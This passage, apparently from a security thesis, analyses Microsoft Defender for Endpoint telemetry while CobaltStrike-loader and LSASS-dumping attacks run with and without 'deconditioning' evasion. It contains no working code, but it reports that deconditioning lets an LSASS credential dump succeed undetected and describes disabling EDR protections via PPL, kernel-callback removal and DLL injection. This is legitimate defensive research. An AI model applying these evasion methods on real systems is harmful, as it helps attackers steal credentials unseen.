This subchapter compares the collected logs by the EDRi framework when running the CobaltStrike loader with the undetected bypass strategy standard on an MDE system, at 2025-12-15 13:00:58 [85]. For brevity, the events are not presented in tables, they are only described and the differences to the earlier attack log are highlighted.

The same approach with MDE's static scan and emulation phase can be observed in this log. As this variant is not detected, the attack executable however can be started normally when the initial checks finish. When invoking the attack, MDE again invokes static scans and emulations. These actions are listed and interpreted in detail in the following chapter "Attack

Startup” with a different attack. All executed attacks show the same approach applied by MDE; 500ms after the executable is started the emulation is repeated.

After all these checks, MDE seems to be inactive. Even 3 seconds after the anti-emulation finishes, when the decrypted shellcode is written to memory, which will eventually load the CobaltStrike beacon, MDE does not open the attack process to read its memory. Only when invoking the thread to execute the shellcode, MDE does some checks as seen in the static scan and emulation phase. Yet no opening of the attack process and reading its memory is visible. This might be because earlier attacks have also been wrongly classified as benign, and the above checks command no further actions.

Extensive memory scans are only observed at the process injection attack using the anti-emulation strategy [86], confirming that MDE can scan processes after certain behavioural triggers and supporting that the framework is able to observe these actions. For brevity of the results chapter, the accompanying process injection attack log is not further evaluated.

One minute later the beacon is tasked to execute a command. MDE only seems to register the incoming and outgoing HTTP connections, but does not scan the attack's memory. This incoming HTTP connection and execution of a new thread, i.e. command would typically be expected to trigger another memory scan. The only response of MDE are six “query process information” to the attack process, to get the attack's “process session information”. 450ms later MsSense contacts a Microsoft IP.

The fact that MDE never scans the attack process' memory does not match the expected behaviour. It is assumed the attack has been extensively scanned in a test run before and has wrongly been classified as benign. In this test run MDE then simply queries its cache and concludes it matches the earlier attack. Interestingly, this matching and decision not to invoke memory scans would be solely based on identifiers extracted during the static scan and emulation phase.

Analysis of behaviourally detected Attack

The following tables summarise the collected events by the EDRI framework when running the attack LsassReader with the detected bypass strategy standard on an MDE system, at 2025-12-15 13:57:33 [87]. The events are split into the categories “static actions”, “emulation actions”, “attack startup”, “post attack startup”, “attack runtime”, “dumping lsass” and “post detection actions”. The colors again display the origin of the data, same as before; kernel, framework, monitoring DLL, attack, antimalware and threat-intelligence.

Static Actions

The below table contains events just after the attack is stored on disk. All timestamps are relative to the kernel event CreateNewFile and in milliseconds. The event description summarises the event data from multiple fields. A detailed interpretation of the displayed events is placed after the table. The observed events indicate that MDE utilises a shortened static analysis compared to the earlier CobaltStrike attack.

#	t [ms]	Event Description
1	0	CreateNewFile attack-319.exe
2	0.13	NtQueryProcessInformation Class=ProcessDeviceMap
3	0.36	Stream scan request start (for attack.exe on disk)
4	0.57	EDRi reports attack.exe is stored on disk
5	2.59	MetaStoreTask query, result=-1
6	24.30	Message: Lua:WrittenToDownloadFolder.., resource=attack-319.exe
7	31.21	MetaStoreTask query, result=-1 (2 times, again at 31.21)
8	31.48	MetaStoreTask insert
9	35.87	MetaStoreTask query, result=0
10	36.31	MetaStoreTask insert
11	37.07	MetaStoreTask query, result=0 (7 times, until 0.94ms later)
12	41.92	Message: SLF:IntentToEnumProcess, resource=attack-319.exe
13	44.52	Stream scan request stop

Table 14. The recorded events when the attack gets written to disk.

The EDR displays the same static scanning behaviour compared to the earlier analysed EDRi log, as indicated by the “stream scan request” and the identical “meta store” approach, however no signature checks are observed. This is maybe due to prior results, or the observed indicators are not suspicious and therefore do not warrant a signature check.

The later “IntentToEnumProcess” at row 12 suggests the EDR correctly predicts the attack’s behaviour via static analysis. It is however unclear how the contents of the attack executable is read, as no file read is visible. This fact has also been observed in the previous attack. It is assumed that another EDR mechanism, presumably a MiniFilter like WdFilter.sys, handles the file read at this stage and forwards the relevant data to MsMpEng, as MiniFilters have visibility and control over all I/O related actions. How the attack executable is ultimately read is of no further relevance in this analysis, but only displays a gap in observability.

The “stream scan” also finishes twice as fast as before and no file is written to the Defender\Scans\History\ folder. It is assumed that this attack has already been scanned, however no indication of this “not scanning file, has already been scanned” is visible in these logs. This is yet another point of possibly incomprehensive data collection.

Emulation Actions

Interestingly, there are no emulation actions visible after the “stream scan” finishes. This can indicate that only unknown executables are emulated when stored on disk; As indicated above, this attack seems to be known already, due to the lack of signature lookups and no creation of scan-history files. The first emulation actions are observed only after this attack executable is invoked and the process has been fully initialised.

Attack Startup

According to the EDR model described in “EDR Overview”, this phase includes the behaviour tracking and on-demand memory scans. The timestamps are in milliseconds and relative to the kernel event “process start” of attack-319.exe at row 7. The interpretation is again placed after the following table.

#	t [ms]	Event Description
1	-43.5	Stream scan request start (for attack-319.exe)
2	-38.3	MetaStoreTask query, result=0 (8 times for 2.5ms)
3	-16.3	MetaStoreTask query, result=0 (5 times for 4.1ms)
4	-12.2	MetaStoreTask insert
5	-11.1	MetaStoreTask query, result=0 (512 times for 3.7ms)
6	-0.72	Stream scan request stop
7	0	Process Start attack-319.exe
8	4.07	NtCreateFile attack-319.exe with FILE_READ_ATTRIBUTES SYNCHRONIZE (3x)
9	4.21	Cache MOACLookup (for attack-400.exe), result=0x8002 (3x)
10	4.34	NtCreateFile attack-319.exe with FILE_READ_ATTRIBUTES SYNCHRONIZE
11	4.38	Cache CacheLookup (for attack-400.exe), name=UNC cache, result=miss
12	4.53	NtOpenProcess attack.exe with PROC_SET_INFORM. PROC_QUERY_INFORM.
13	4.55	NtQueryInformationProcess with InfoClass=ProcessLoggingInformation
14	4.57	NtCloseProcess
15	4.84	Behavior Monitoring: BmProcessCreate
16	4.86	NtOpenProcess attack.exe with PROCESS_QUERY_LIMITED_INFORMATION
17	4.88	NtQueryInformationProcess with InfoClass=ProcessLoggingInformation
18	4.90	NtCloseProcess
19	5.08	Behavior Monitoring: BmProcessContextStart
20	6.17	Kernel event: powershell.exe (parent) starts a thread in attack.exe
21	6.36	Behavior Monitoring: BmOpenProcess, powershell.exe -> attack.exe
22	8.18	Attack loads ntdll.dll (first DLL load)
23	8.28	NtOpenProcess attack.exe with PROCESS_QUERY_LIMITED_INFORMATION
24	8.30	NtQueryInformationProcess with InfoClass=ProcessSessionInformation
25	8.32	NtCloseProcess
26	9.19	MetaStoreTask query, result=0 (4 times for 1.7ms)
27	11.81	NtOpenProcess attack.exe with PROC_VM_READ PROC_QUERY_INFORMATION
28	11.84	NtQueryInformationProcess with InfoClass=ProcessSessionInformation
29	11.86	NtQueryInformationProcess with InfoClass=ProcessBasicInformation
30	11.88	NtReadVirtualMemory 8 bytes from Private!0x0000001bfd58e010 (2x)

31	11.92	NtReadVirtualMemory 8 bytes from ntdll.dll!0x00007ff819992900
32	11.95	NtReadVirtualMemory 136 bytes from Private!0x00000139fc4336c0
33	12.65	Cache MOACLookup (for ntdll.dll), result=0x8001
34	13.01	Kernel event: attack opens a handle on itself
35	14.63	Kernel event: attack starts a thread in itself (3x, until 15.48)
36	15.89	Attack loads msvcp140.dll (last DLL load, 12 DLLs in total)
37	16.58	Cache MOACLookup (for msvcp140.dll), result=0x8001
38	17.54	First event of the attack process: reader started with PID 1132

Table 15. The events right before and after the startup of the attack process.

Before the attack is started another static scan takes place between row 1 and 6. This “stream scan” takes about 43 ms, same as the above when storing the attack. Then four cache lookups are observed at row 9 and 11, similar to the emulation phase of the CobaltStrike loader. Thereafter are two OpenProcess events which query the process logging information at row 13 and 17. It is assumed this phase determines the next analysis steps for the EDR against the attack executable. Also visible is a BmProcessCreate event at row 15 and a BmProcessContextStart event at row 19, indicating that MDE closely tracks the process startup.

All events between 6.36ms, BmOpenProcess at row 21, until 16.58ms, the last cache lookup at row 37, stem from the same thread in MsMpEng, except of course the kernel events. The emitted events lead to the conclusion that this phase might be a startup-integrity-check. Also, 1ms after this phase the attack emits its first own ETW event at row 38, indicating the attack process has been fully initiated. The events right after the initiation are separated into another table, for readability.

Post Attack Startup

All listed events are relative to the first print of the attack, i.e. when the process completed its startup. Their timestamps are again in millisecond resolution, and the interpretation follows after the table.

#	t [ms]	Event Description
1	0	First event of the attack process: reader started with PID 1132
2	59.54	MsSense.exe opens attack.exe (2x, again at 64.48)
3	65.84	Scan request start (for attack process), Thread ID 4852
4	66.88	UfsScanFileTask start (for attack-319.exe on disk), Thread ID 4852
5	66.99	NtCreateFile attack-319.exe (read control) & NtReadFile attack-319.exe
6	67.33	MsMpEng.exe allocates about 1MB of memory to own process
7	67.43	MsMpEng.exe changes 4kb of memory to RW, then RX 0.01ms later
8	67.46	NtReadFile C:\Users\Public\Downloads\attack-319.exe
9	69.19	MetaStoreTask query, result=0 (4 times for 0.03ms)

10	74.32	NtReadFile C:\Users\Public\Downloads\attack-319.exe (4 times)
11	78.51	MsMpEng.exe changes 4kb of memory to RW, then RX 0.01ms later
12	85.85	Message: TEL:Lua:SENSEDownloadLocalLow and ALF:Aurora.A!rfn
13	95.02 99.27	GetHashes(GetCurrentFileHash), IsSignedFile, GetHashes, GetHashes(ValidateTrust), not trusted, checking trust
14	107.1	MDE Interacting with the MiniFilter (filesystem) manager
15	122.1	MsMpEng.exe establishing TCP connection to a Microsoft IP
16	490.6	UfsScanFileTask stop (inserted here for context), Thread ID 4852
17	???	Scan request stop event not found

Table 16. Events that are observed right after the attack process has started.

Allocations and memory protection changes in MsMpEng.exe are observed at row 6 and 7, again following a “scan request start” and “UfsScanFileTask” event at row 3 and 4. This follows the same approach as the emulation of the previous attack. A possible second emulation is observed at row 11, also with the accompanying file read of attack-319.exe as usual. Thereafter a message gets emitted, the attack seems to be similar to the “Aurora” malware, an information stealer. Similar to the previous attack, GetHashes events are observed at row 13 after the emulation(s).

Actions from MsSense are observed for the first time at row 15. Most likely existing results from earlier static scans and emulations are submitted to Microsoft’s cloud, or samples are submitted for cloud-based verdicts. The UFS file scan takes over 400ms instead of the usual 100ms, visible at row 16, indicating a possible wait for other tasks. Further, there is no “scan request stop” found. However, this might be related to the interleaved events in the next table.

Attack Runtime

The below timestamps of the events are in milliseconds, and are relative to the “first print of the attack” from the table above. The listed events match the expected events for behaviour tracking.

#	t [ms]	Event Description
1	484.70	MOAC cache lookups (4x), same as in attack startup table
2	485.91	Scan request start, Thread ID 5520
3	484.70	MOAC cache lookups (4x), same as in attack startup table
4	486.44	UfsScanProcTask start, Thread ID 5220
5	486.51 487.00	NtOpenProcess attack.exe with VM_OPERATION VM_READ PROC_QUERY_INFORM. QueryProc with SessionInfo+BasicInfo, same 8 and 136 byte reads as before, but also 13 reads of 310 bytes, in the Private section too
6	487.49	MsMpEng.exe allocates about 1MB of memory, Thread ID 5220
7	487.61	MsMpEng.exe changes 4kb of memory to RW, then RX, Thread ID 5220
8	490.57	UfsScanFileTask stop, Thread ID 4852 (from table above)

9	490.59	UfsScanProcTask start, Thread ID 4852
10	490.62	NtOpenProcess attack.exe and exact same reads as above at 486.51
11	487.61	MsMpEng.exe changes 4kb of memory to RW, then RX, Thread ID 4852
12	515.80	NtCloseProcess
13	515.84	UfsScanProcTask stop, Thread ID 5220
14	515.89	Scan request stop, Thread ID 5220
15	517.69	NtCloseProcess
16	517.72	UfsScanProcTask stop, Thread ID 4852
17	517.76	Scan request stop, Thread ID 4852
18	532.31	NtOpenProcess attack-319.exe, query SessionInfo+BasicInfo
19	533.55	NtCreateFile attack-319.exe (read control) & NtReadFile attack-319.exe
20	538.01	GetHashes(ValidateTrust)
21	540.64	spynet_report::build_report (for attack-319.exe)
22	540.85	MetaStoreTask query, result=-1
23	549.80	NtOpenProcess (166 procs, query SessionInfo, later ProcImageFileName)
24	563.22	NtCloseProcess (last process close)
25	990.97	MsSense establishing TCP connection to a Microsoft IP
26	2107.3	MsSense establishing TCP connection to a datacenter IP
27	2984.8	Attack resolves MiniDumpWriteDump function
28	2987.6	MetaStoreTask query, result=0
29	5961.8	Attack calls MiniDumpWriteDump

Table 17. 500ms after its startup further analysis of the attack process is visible.

The first action of this behaviour tracking is yet another emulation, indicated by the “scan request” and memory allocation events at row 2 and 6. At the same time MsMpEng.exe opens the attack process at row 5, reads 8 bytes once and then reads 310 bytes 13 times.

The sizes of these reads give hints about what data is read. 8 bytes most likely represents a pointer, which likely points to the head entry in the LDR table. These entries contain the loaded DLLs and a reference to the own process. Each entry contains the base address of the module, its size, a pointer to its name, and some more. The amount of loaded DLLs, 12 plus the process itself, therefore also matches the number of reads.

It can also be concluded that MsMpEng.exe reads the process’ LDR entry at process startup, the “136 byte read” seen in the earlier table. This comes from the fact that the address of the “136 byte read” matches the address of the first 310 byte read, and the first LDR entry represents the own process.

The complete process would therefore look like this: The attack process starts and loads ntdll.dll, row 22 from table 15, attack startup. MsMpEng.exe scans the first LDR entry of the attack process to extract some runtime identifiers, row 32 from table 15. Further checks

happen as outlined in the chapters before. 500ms after the kernel event “process start” MsMpEng.exe eventually reads all LDR entries, row 5 in the above table, right after the UfsScanProcTask event is emitted at row 4. This UfsScanProcTask refers to “check all loaded modules via LDR traversing” in this case.

The same UfsScanProcTask is repeated 4ms later at row 9, most likely to verify the first read or maybe to catch some (obsolete) evasion techniques. 40ms later another behaviour tracking mechanism starts. MsMpEng.exe opens the attack process again to query its basic and session information at row 18. Another GetHashes is observed at row 20, again with the accompanying spynet_report::build_report. The same MsMpEng.exe thread then opens all running processes, gets their name and original path at row 23, and lets MsSense establish a TCP connection to a Microsoft IP at row 25, most likely to submit the SpyNet report as well as all running process names.

Surprisingly, there is only one noteworthy event in the next 4 seconds of the attack. When the attack dynamically resolves the MiniDumpWriteDump function at row 27, another MetaStore query is submitted. The query could indicate that MDE wants to store that the attack process executed a suspicious action. The result of 0 would then mean that this suspicious action has already been logged. The next events are only emitted after the attack starts to dump the lsass process at row 29.

Dumping Lsass

The below timestamps of the events are in milliseconds, and are relative to the first reported read virtual memory action from the Threat-Intelligence ETW at row 2.

#	t [ms]	Event Description
1	-2.06	Attack calls MiniDumpWriteDump
2	0	Threat-Intelligence log: first memory read of lsass by the attack proc
3	181.77	Threat-Intelligence log: last memory read of lsass by the attack proc
4	182.41	Kernel event: attack process resolving \System32\en-US\kdcpw.dll.mui
5	623.35	Csrss.exe stopping a thread in its own process
6	623.38	Winint.exe stopping a thread in its own process
7	623.75	Svchost.exe stopping a thread in its own process (10 svchost procs)
8	1628.6	System process restarts threads in csrss, wininit and svchost procs
9	1953.3	Scan request start (on the created lsass dump, 1.dmp)
10	1953.8	UfsScanFileTask Start (on the created lsass dump, 1.dmp)
11	1954.0	OpenFileRawForReadById C:\Users\Public\Downloads\1.dmp
12	1965.5	MsMpEng.exe allocates about 1MB of memory to own process
13	1965.6	MsMpEng.exe changes 4kb of memory to RW, then RX 0.01ms later
14	1979.6	UfsScanFileTask stop
15	1979.8	UfsScanFileTask start (attack-319.exe on disk)
16	1979.8	NtCreateFile attack-319.exe (read control) & NtReadFile attack-319.exe

17	1980.1	MsMpEng.exe changes 4kb of memory to RW, then RX 0.01ms later
18	1981.6	MOAC cache lookups (4x), same as in attack startup table
19	1990.7	MsMpEng.exe changes 4kb of memory to RW, then RX 0.01ms later
20	1997.8	Message: TEL:Lua:SENSEDownloadLocalLow and ALF:Aurora.A!rfn
21	2008.3	IsSignedFile, GetHashes, GetHashes(ValidateTrust) (on attack-319.exe)
		...waiting for the attack to terminate...
22	10'367	Process Stop attack-319.exe
23	10'377	not trusted, checking trust, IsSignedFile (on attack-319.exe)
24	10'723	UfsScanFileTask stop (attack-319.exe)
25	10'723	Scan request stop (l.dmp)
26	10'756	GetHashes(ValidateTrust), spynet_report::build_report
27	10'759	MetaStoreTask query, result=-1
28	12'447	MsSense establishing TCP connection to a Microsoft IP

Table 18. Trying and failing to dump lsass via MiniDumpWriteDump, when not using deconditioning.

There are around 3000 events related to the attack reading lsass' memory, starting right when MiniDumpWriteDump is called. A detailed analysis about the dumping process is in the appendix "How MiniDumpWriteDump dumps LSASS".

The complete dump lasts only for 182ms, as indicated by row 3 in the above table. 0.6ms after the last memory read at row 4, the attack process resolves the path of kdcpw.dll, a DLL related to kerberos password handling for lsass. Thereafter is an interval of 440ms with no relevant events.

623ms after the first read against the lsass process possible response actions against the attack are visible, as csrss, wininit and svchost appear to stop (exit) threads in their own processes at row 5, 6 and 7. This behaviour might explain the freezing of the explorer process. Although the framework should collect actual "ProcessFreeze" events from the kernel process ETW trace, there are no such events recorded. Additionally, freeze events should be recorded when they originate from MsMpEng's ntdll.dll. This either hints at further incomprehensive data sources from the framework, or a bug in the Windows OS not emitting known events, intentionally leveraged as protection against lsass dumping.

1005ms after the last "thread stop", the system process restarts threads in the affected processes like csrss, wininit and svchost at row 8. This might be standard fallback behaviour after a problem, or indicate intentional stopping and restarting of these threads.

Another 300ms later a scan against the created l.dmp is observed, at row 9, with the accompanying UfsScanFileTask and memory allocation and permission changes inside MsMpEng.exe. During this emulation MsMpEng.exe utilises a special action to open the dump file at row 11, the OpenFileRawForReadByld instead of a simple NtCreateFile and NtReadFile. The l.dmp might be intentionally blocked by a MiniFilter to deny other processes to read the l.dmp, as it may contain secrets. Thus the OpenFileRawForReadByld operation is required.

Most likely MDE now detects the malicious intent of dumping lsass and starts yet another emulation of the attack executable on disk, indicated by the "UfsScanFileTask" at row 15. The exact same approach as before is observed, but the analysis hangs at the "GetHashes" step, a further indication of the frozen system. The scans only finish when the attack is terminated manually, 8 seconds later at row 22, whereafter the system restores normal functionality and the same SpyNet report building and sending at row 26 and 28 respectively can be observed.

Comparison to undetected Variant

The following subchapter compares the collected logs by the EDRi framework when running the attack LsassReader with the undetected bypass strategy deconditioning on an MDE system, at 2025-12-22 13:07:52 [88]. For brevity, the events are not presented in tables, they are only described and the differences to the earlier attack log are highlighted.

When storing the attack the same MetaStore lookups and GetHashes can be observed as with the other attacks. The static analysis phase however ends with writing the results to a new file in Defender\Scans\History\Store\. The previous LsassReader attack has not invoked this behaviour. Nevertheless, no emulation is visible, same as the previous attack, possibly due to the existing verdict from an older test.

When the attack is ultimately started, the exact same behavior is displayed as in the earlier "Attack Startup" chapter; A stream scan, the process starts, MOAC lookups, opening the process for logging and session info, a thread is started in the attack process, the attack process loads ntdll.dll, MsMpEng.exe does four memory reads against the attack process' memory, the other DLLs are loaded, each load invokes a MOAC lookup, and finally the first print of the attack is observed.

Interestingly, there are no post attack startup actions visible with this variant. It is assumed no post-startup scan is required due to an existing benign verdict against this attack. During runtime however, with the same 500ms delay as before, another emulation and process memory scan is triggered. MsMpEng.exe starts a UfsScanProcTask, traverses all loaded DLLs by the attack, allocates memory to itself, emulates and eventually stops the UfsScanProcTask. Instead of emulating twice, this time the complete GetHashes process is invoked. After about 1.5 seconds of runtime a SpyNet report is built and all running processes are enumerated. This is one second later than with the standard variant, which sends the SpyNet report after 0.5 seconds, directly after the emulation finishes. Also no outgoing connection is observed with this attack, suggesting this report may be sent later.

Eventually the dumping of the lsass process starts. The observed read events when calling MiniDumpWriteDump match the events above. This time however the attack successfully completes the dump, with around 10'000 memory reads compared to the above 3000, details see appendix "How MiniDumpWriteDump dumps LSASS". Csrss, wininit and svchost are still observed to stop threads in their processes, but 10ms *after* the dump completes. The attack above leads to the threads being stopped 450ms after its detection, when the attack is still running. Based on the available logs, it cannot be inferred why deconditioning is effective, only that the attack works with, and does not work without.

Finally, the output file of MiniDumpWriteDump, l.dmp, gets scanned, MDE detects the dumped lsass memory and triggers an alert as well as response actions. As the framework is configured to stop recording five seconds after the attack process terminates, these response actions are unfortunately not visible in the logs. However, as seen in the appendix “Deconditioning and Dumping Lsass”, the pop-up alert of MDE has been captured. Ultimately, the detection of the output file l.dmp also leads to the detection of the attack.exe on disk, even though the attack has not been detected before.

Summary

MDE applies a consistent analysis approach across all four analysed logs. The logs only differ depending on the phase at which the attack is detected. For example, if the attack is detected via static analysis, no further emulation or behaviour tracking is required and thus not observed. As demonstrated, attacks can be detected at three different stages:

1. The identifiers extracted via **static analysis** are known to be malicious.
2. The identifiers found in an **emulation** run are known to be malicious.
3. The attack acts suspiciously at **runtime**, triggering further (memory) scans.

It has also been observed that successful detections in stage 2 or 3 lead to the creation of new identifiers. These are utilised in stage 1 again to detect future attacks with similar identifiers.

The table below lists the identified events emitted by MDE to the Antimalware-Engine trace, in order of their appearance in the attack logs, and their interpreted objectives.

Event	Interpreted Objective
stream scan	Starts and stops the static analysis phase, gets static identifiers
MetaStore insert	Stores extracted identifiers from static scans and emulations
MetaStore query	Gets identifiers, used to decide what further analysis must be done
scan	Starts and stops the emulation (engine), gets dynamic identifiers
MOAC lookup	Used to check if a file should be emulated or not
UfsScanFile	The actual emulation of the file
GetHashes	Extracts identifiers (hashes) for a static scan and after an emulation
UfsScanProc	Scans the loaded modules in a process
SpyNet report	Bundles identifiers, submits them to Microsoft's cloud to request a verdict, or just collects more known executables
“Defender folder” file access	Either means retrieval of identifiers from past detections, logging scan results, compiling detection data or moving malware to quarantine

Table 19. The most relevant identified mechanisms of MDE with regards to malware analysis.

Additionally, each time MsMpEng.exe opens a process, a PsOpenProcess event is emitted to the Microsoft-Windows-Kernel-Audit-API-Calls ETW trace. The “desiredaccess” field can be leveraged to track MDE’s operations after the process open event. The table below summarises the identified cases, compiled from all recorded attacks against MDE. The relevant access rights are 0x10 to read the process’ memory, 0x400 to get access to all metadata of the process and 0x1000 to retrieve limited metadata like the executable’s file path. As usual in Windows, these rights can be combined. For example 0x1410 represents 0x10 plus 0x400 plus 0x1000 whereas 0x600 means 0x400 plus 0x200.

Access	Observed Time	Interpretation
0x410	after behaviour trigger	Extensive memory scan
0x418	process start	Gets the process’ loaded modules via LDR entries
0x600	process start	Gets the process’ logging information
0x1000	various, inconsistent	<i>Could be a cache lookup helper, incomplete data</i>
0x1010	various, inconsistent	<i>After file reads against attack.exe, incomplete data</i>
0x1410	various, inconsistent	May get first module in LDR + pointer in ntdll
0x101000	around scan request	Gets the executable’s file path and name

Table 20. The observed process open events, with the access rights and interpretations thereof.

Using the observations from these two tables enables tracking of the EDRs actions without placing hooks in the ntdll.dll and attaching to the ETW-TI trace, thus removing the reliance on kernel-mode exploits. This topic is revisited in the discussion under “Developing EDRi Core”.

Discussion

Achieving EDR Introspection

This work offers a novel way to monitor EDR processes. Although well-known projects exist for executing processes as PPLs, removing kernel callbacks and injecting DLLs reflectively, no public project combines these techniques to closely monitor EDR processes at runtime.

The output of the EDRi framework can be utilised for systematic empirical analysis of the EDRs actions in response to specific malicious activities. When monitoring MDE, EDRi provides a sufficient amount of logging information to determine the active analysis stage at any point in time. Nevertheless, some file operations remain hidden, most likely due to being handled by MiniFilter drivers which have not been included in this work. The emulation engine also remains a black box, as only the input and output of this step can be observed. Active hooking of the EDR's emulation engine [9] could enrich the collected data, as well as attaching to further ETW traces such as Antimalware-Protection or Antimalware-AMFilter.

EDR-agnostic Framework

A secondary objective has been to remain EDR-agnostic, to be able to adapt the framework for other EDR solutions. Cortex has shown to have similar protections compared to MDE and Defender, thus the same bypasses as discussed above can be used. However, the monitoring DLL causes instability in the main Cortex process and eventually the entire system, thus the monitoring DLL data source cannot be leveraged and is missing from the final EDRi output. Cortex also does not emit events in the Antimalware and Threat-Intelligence traces, leaving only kernel ETW events, insufficient for in-depth analysis.

Nevertheless, the same level of introspection into other EDRs, compared to MDE and Defender, can be achieved with the same EDRi approach. The fundamentals of EDR protections and bypasses however remain consistent across all EDR solutions. Running with PPL protection (KDU), disabling kernel callbacks (EDRSandbox) and reflective DLL injection enables control over any EDR process, thus enabling introspection. EDRs' last line of defence would be to retroactively verify the integrity of their running code. Although it is unclear whether this would really hinder other introspection approaches, while further degrading system performance, which is already a primary concern in modern EDRs.

Test Interferences

It has been shown that MDE heavily relies on extracted identifiers for classification, as seen in the various cache lookups. This effectively means that only a limited part of the analysis is started, if the same or a similar executable has already been tested. This is true for both executables marked as benign as well as malicious.

Hence, when conducting tests it must be taken into account whether the tested executable is already known to the EDR, and will invoke only partial analysis. Otherwise the EDR's complete analysis process is expected. Nevertheless, the four analysed logs display all expected mechanisms and responses from the EDR.

Confirming EDR Mechanisms

All four described mechanisms of EDRs can be observed through analysis of the EDRi logs.

Static Checks

Most of MDE's observed analysis steps rely on lookups. These lookups are to determine future analysis mechanisms like emulation, extensive tracking or more extensive scanning. The stored identifiers are updated from external sources like Microsoft's cloud protection platform. They have also been observed to be generated directly on the system. The identifiers may be extracted statically or via emulation after a successful detection. Cryptographic hashes are observed to be part of the static-analysis- and the emulation-checks. It is assumed that Yara rules are used too for verdicts in the static analysis phase, as outlined in defender2yara or defender2db. Meanwhile, there is no indication that import or fuzzy hashes are leveraged. Yet, the specific types of identifiers utilised by MDE and Defender in this phase cannot be determined without further research.

Emulation

The EDRi logs contain strong indicators for multiple emulations of the tested attacks. Still, only the inputs, meaning the file reads and memory allocations in MsMpEng, and the outputs, i.e. the EDR's verdicts can be observed. The inner workings regarding how the executable is exactly analysed remains obscure and would require more in-depth research akin to A. Bulazel's hooking of the emulation engine with their "MpClient" [9].

Memory Scanning

The analysed logs only display a few memory scans. This may be because the attacks' behaviour never trigger, i.e. necessitate memory scans for analysis. Alternatively, executing the attacks a second time might not invoke the complete analysis process. Contrary to this, the process injection attack displays 375 individual memory reads against the injected process, before detecting the injected code and classifying the original attack executable as malicious. The corresponding EDRi log [86] is not analysed in detail, and thus not listed in the results. Nevertheless, the extensive memory scans in this attack plus the smaller scans within the included EDRi logs confirm the use of this memory scanning technique.

Behaviour Tracking

MDE's response to the process injection attack [86] displays its ability to correlate events across multiple processes, derive a verdict and attribute it to the root cause. When MDE detects that the injected process is spawning a child process, it conducts a memory scan of the injected process and followingly discovers the malicious injection. The root cause is tracked back to the original attack process, which performed the injection, whereafter identifiers of the attack executable on disk are extracted and stored for further detections.

Using a second example; The lsass dumping attack is not classified as malicious via static scans and emulations. The attack is only detected and blocked at runtime, displaying further behaviour tracking capabilities by MDE.

Generalised Deconditioning

Bypassing the above Isass dump detection via targeted deconditioning supports a generalised deconditioning theory. Previously, deconditioning has only been applied to exhaust memory scan triggers. Exhausting these triggers prevents malicious shellcode from being scanned when loaded into process memory, see “SirAllocALot” from D. Rutishauser [7]. Alternatively, BamboozLED R utilises a sub-technique, in which it tries to flood the ETW logs and exhaust any ETW based trigger, solely via emitted ETW events [89]. This new, targeted deconditioning approach against process dumping suggests that deconditioning is a generic bypass for behavioural tracking mechanisms once the relevant trigger is identified.

Future Role of EDRs

As shown by the Rice-Shapiro theorem, it is algorithmically impossible to check whether two executables are equivalent. Static analysis alone cannot determine whether an unknown executable exhibits the same malicious runtime behaviour as a known malware executable. EDRs may either keep an enormous amount of known bad identifiers to check unknown executables against and rely on runtime triggers to conduct scans and judge maliciousness.

It has been observed that MDE relies on repeated static checks. The identifiers may stem from a file on disk, emulated memory or actual process memory. The static checks are done when the attack executable is stored, when it is started and during execution, after suspicious activities are observed. Any detection approach can be bypassed by sufficiently skilled malware developers. The static checks can be tricked via rewriting or obfuscating malware, the emulation can be blinded with altered behaviour when emulated, and the runtime triggers can be exhausted with benign actions.

Behaviour and Baseline-Driven Detections

The role of EDRs in modern security architectures must be aligned according to their identified shortcomings. They cannot form an organisation's first and last line of defence, but must be incorporated into a well-defined security model as displayed in the chapter “Modern Security Environment”. EDRs are invaluable tools to gain high-fidelity telemetry over each endpoint, while blocking most low-level attacks. To also thwart skilled attackers, organisations must deploy custom and behaviour-driven detections. For example, accessing a group of sensitive workstations with less protected accounts, or logging into sensitive accounts from less protected workstations should trigger security alerts. In order to identify and alert on suspicious, potentially malicious behaviour, security teams must first define what is normal, non-malicious behaviour.

An emphasis on behaviour-driven detections is also stated in Mitre's new v18 Framework, released in October of 2025 [90]. It highlights “understanding specific adversary activity” and “behavior-based detection engineering rather than generic event matching”. This relies on correlating weak signals into high-confidence alerts, using high-fidelity telemetry, skilled detection engineering, and knowledge of the organisation's critical processes and assets.

New Detections and Automations

As indicated, a key capability and major advantage of EDR solutions is to collect a large amount of telemetry from all endpoints of an organisation, providing extensive visibility and the ability to develop custom detections. Further, defining certain behaviour or executables as malicious instantly propagates to all endpoints in the organisation, which can also uncover past incidents. On an even larger scale, identifiers of newly detected malware can be distributed globally, enabling both active and retroactive detection worldwide.

MDE has also demonstrated its ability to create new static identifiers when correlating behavioural detections back to the originating attack executable. For example, once the process injection is detected, the responsible executable is analysed and its identifiers are extracted. Although the first execution bypasses static checks, this automated generation of new static identifiers enables future variants to be identified and blocked via static checks.

Future Research

Enhancing Introspection

The framework has demonstratively collected enough data to interpret the EDR's actions at any point in time. Nevertheless, some filesystem related operations as well as the emulation engine remain veiled. Additionally, while the static analysis methods have been studied previously, the exact identifiers extracted and the matching procedures used are not visible in the EDRi logs. In-depth research could uncover the exact mechanisms and further improve the understanding of static detection identifiers as well as the emulation engine.

Developing EDRi Core

A minimised version of the framework, optimised for interactive feedback on how malware is detected and at what stage, or to enumerate behavioural triggers can be a powerful asset for offensive security research. As the interpretation of the results demonstrates, parsing the ETW events from Antimalware-Engine and Kernel-Audit-API-Calls suffices to infer the EDR's current action, i.e. stage. The reliance on hooking the `ntdll.dll` and consuming the Threat-Intelligence trace is thus removed, which in turn enables tracking of the EDRs actions without kernel-mode exploits. Nevertheless, the current results and interpretations only allow for a minimised EDRi version against MDE and Defender.

Analysing more EDR Solutions

More EDRs besides MDE and Defender could be introspected with this EDRi approach. However, as has been demonstrated with Cortex, each EDR can emit its own specific events when performing attack analysis or response actions. Additionally, each EDR may be composed of multiple processes and implements its own analysis approach. Both aspects necessitate a significant effort to investigate the EDR's analysis approach, engineer appropriate introspection tools and systematically interpret the resulting events. However, the EDRi approach developed in this work provides a template for further EDR solutions.

Appendix

Lsass Dumping

Lsass PoC Dump

The PoC is developed with the EPIC framework [91], which allows to convert C++ source code into shellcode. However, MDE, Defender and Cortex EDR do not raise alerts for this read. Therefore a complete dump of Isass with MiniDumpWriteDump is used in the tests, and not this shellcode PoC.

